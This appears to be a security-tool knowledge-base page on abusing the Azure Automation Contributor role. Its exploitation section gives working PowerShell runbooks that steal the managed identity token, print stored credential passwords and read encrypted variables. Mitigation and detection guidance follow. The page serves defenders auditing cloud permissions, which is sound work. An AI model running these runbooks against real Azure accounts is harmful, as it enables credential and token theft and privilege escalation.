
AZ_AUTOMATION_CONTRIBUTOR
Summary
| Forestall ACL Alias | AZ_AUTOMATION_CONTRIBUTOR |
| Azure Alias | Automation Contributor (Azure RBAC) |
| Affected Object Types | Automation Accounts |
| Exploitation Certainty | Certain |
| Azure RBAC Role | Automation Contributor (f353d9bd-d4a6-484e-a77a-8050b599b867) - manage Automation resources except RunAs accounts |
Custom Role Actions:
Microsoft.Automation/automationAccounts/*
Description
AZ_AUTOMATION_CONTRIBUTOR represents the Azure RBAC Automation Contributor role assignment. This role grants full control over Azure Automation Accounts, enabling:
- Create/modify runbooks - write arbitrary PowerShell or Python code.
- Publish and execute runbooks - run code under the Automation Account’s identity.
- Access credentials and variables - read stored credentials and encrypted variables.
- Manage schedules and webhooks - configure automated execution.
The key abuse vector is that runbooks execute under the Automation Account’s managed identity or Run As account, which often has:
- Contributor or Owner at subscription scope for management operations.
- Access to Key Vaults, VMs, and other resources.
- Network connectivity to internal resources.
| Component | Abuse Potential |
|---|---|
| Runbooks | Execute arbitrary code as Automation identity |
| Credentials | Extract stored usernames/passwords |
| Variables | Access encrypted configuration data |
| Run As Certificate | Impersonate service principal |
| Managed Identity | Access Azure resources |
Identification
PowerShell (Az Module)
Connect-AzAccount
# List all Automation Contributor assignmentsGet-AzRoleAssignment -RoleDefinitionName "Automation Contributor" |    Select-Object DisplayName, SignInName, ObjectType, Scope |    Format-Table -AutoSize
# List all Automation AccountsGet-AzAutomationAccount | Select-Object AutomationAccountName, ResourceGroupName, Location
# Check an Automation Account's managed identity$aa = Get-AzAutomationAccount -ResourceGroupName "<RGName>" -Name "<AutomationAccountName>"$aa.Identity
# List runbooks in an Automation AccountGet-AzAutomationRunbook -ResourceGroupName "<RGName>" -AutomationAccountName "<AAName>" |    Select-Object Name, RunbookType, State |    Format-Table -AutoSize
Azure CLI
# List Automation Contributor assignmentsaz role assignment list --role "Automation Contributor" -o table
# List all Automation Accountsaz automation account list -o table
# Check an Automation Account's managed identityaz automation account show --resource-group "<RGName>" --name "<AAName>" --query "identity"
# List runbooks in an Automation Accountaz automation runbook list --resource-group "<RGName>" --automation-account-name "<AAName>" -o table
Azure Portal
- Open Azure Portal -> Automation Accounts.
- Select the target account -> Access control (IAM) -> Role assignments.
- Review Automation Contributor assignments.
- Check Identity blade for managed identity configuration.
Exploitation
Method 1: Create and Execute Malicious Runbook
Connect-AzAccount
# Create a runbook that steals the managed identity token$runbookContent = @'$tokenAuthURI = $env:MSI_ENDPOINT + "?resource=https://graph.microsoft.com/&api-version=2017-09-01"$tokenResponse = Invoke-RestMethod -Method Get -Headers @{Secret = $env:MSI_SECRET} -Uri $tokenAuthURIWrite-Output "Access Token: $($tokenResponse.access_token)"Write-Output "Expires On: $($tokenResponse.expires_on)"'@
# Save runbook content to file$runbookContent | Out-File -FilePath ".\MaliciousRunbook.ps1"
# Import the runbookImport-AzAutomationRunbook -ResourceGroupName "<RGName>" `    -AutomationAccountName "<AAName>" `    -Name "MaliciousRunbook" `    -Type PowerShell `    -Path ".\MaliciousRunbook.ps1" `    -Published
# Start the runbook$job = Start-AzAutomationRunbook -ResourceGroupName "<RGName>" `    -AutomationAccountName "<AAName>" `    -Name "MaliciousRunbook"
# Get the outputStart-Sleep -Seconds 30Get-AzAutomationJobOutput -ResourceGroupName "<RGName>" `    -AutomationAccountName "<AAName>" `    -JobId $job.JobId |    Select-Object Summary
Create a runbook that steals the managed identity token
Method 2: Extract Stored Credentials
Connect-AzAccount
# List all credentials in the Automation AccountGet-AzAutomationCredential -ResourceGroupName "<RGName>" -AutomationAccountName "<AAName>"
# Credentials cannot be directly read via API, but can be used in runbooks# Create a runbook to extract credentials:$runbookContent = @'
$cred = Get-AutomationPSCredential -Name "<CredentialName>"Write-Output "Username: $($cred.UserName)"Write-Output "Password: $($cred.GetNetworkCredential().Password)"'@
# Import and run as above
Extract Stored Credentials
Method 3: Access Encrypted Variables
Connect-AzAccount
# List variables (encrypted values are not returned)Get-AzAutomationVariable -ResourceGroupName "<RGName>" -AutomationAccountName "<AAName>"
# Create runbook to read encrypted variables:$runbookContent = @'$secretVar = Get-AutomationVariable -Name "<VariableName>"Write-Output "Variable Value: $secretVar"'@
Access Encrypted Variables
Mitigation
-
Minimize Automation Contributor assignments
- Grant only to identities that need to manage automation.
- Use Automation Operator for running existing runbooks without modification rights.
-
Apply least privilege to Automation Account identities
- Managed identities and Run As accounts should have minimal required permissions.
- Avoid subscription-wide Contributor/Owner.
-
Disable Run As accounts
- Migrate to managed identities (Run As accounts are being deprecated).
-
Enable diagnostic logging
- Send Activity Log and Job Logs to Log Analytics.
-
Use Private Endpoints
- Restrict network access to Automation Accounts.
Detection
Use the Azure Portal:
- Open Azure Portal -> Automation Accounts -> select the target account.
- Go to Jobs to review all runbook executions, including start time, status, and initiator.
- Select a job -> All Logs to see detailed output and errors.
- Go to Activity log to review control plane operations (runbook creation, modification, publication).
- Filter by Operation name such as:
Create or Update an Azure Automation RunbookPublish an Azure Automation RunbookCreate an Azure Automation Job
- Check Process Automation -> Runbooks for recently created or modified runbooks.
- Review Shared Resources -> Credentials and Variables for unauthorized additions.
References
- https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#automation-contributor
- https://blog.netspi.com/maintaining-azure-persistence-via-automation-accounts/
- https://blog.netspi.com/azure-automation-accounts-key-stores/
- https://microsoft.github.io/Azure-Threat-Research-Matrix/Execution/AZT302/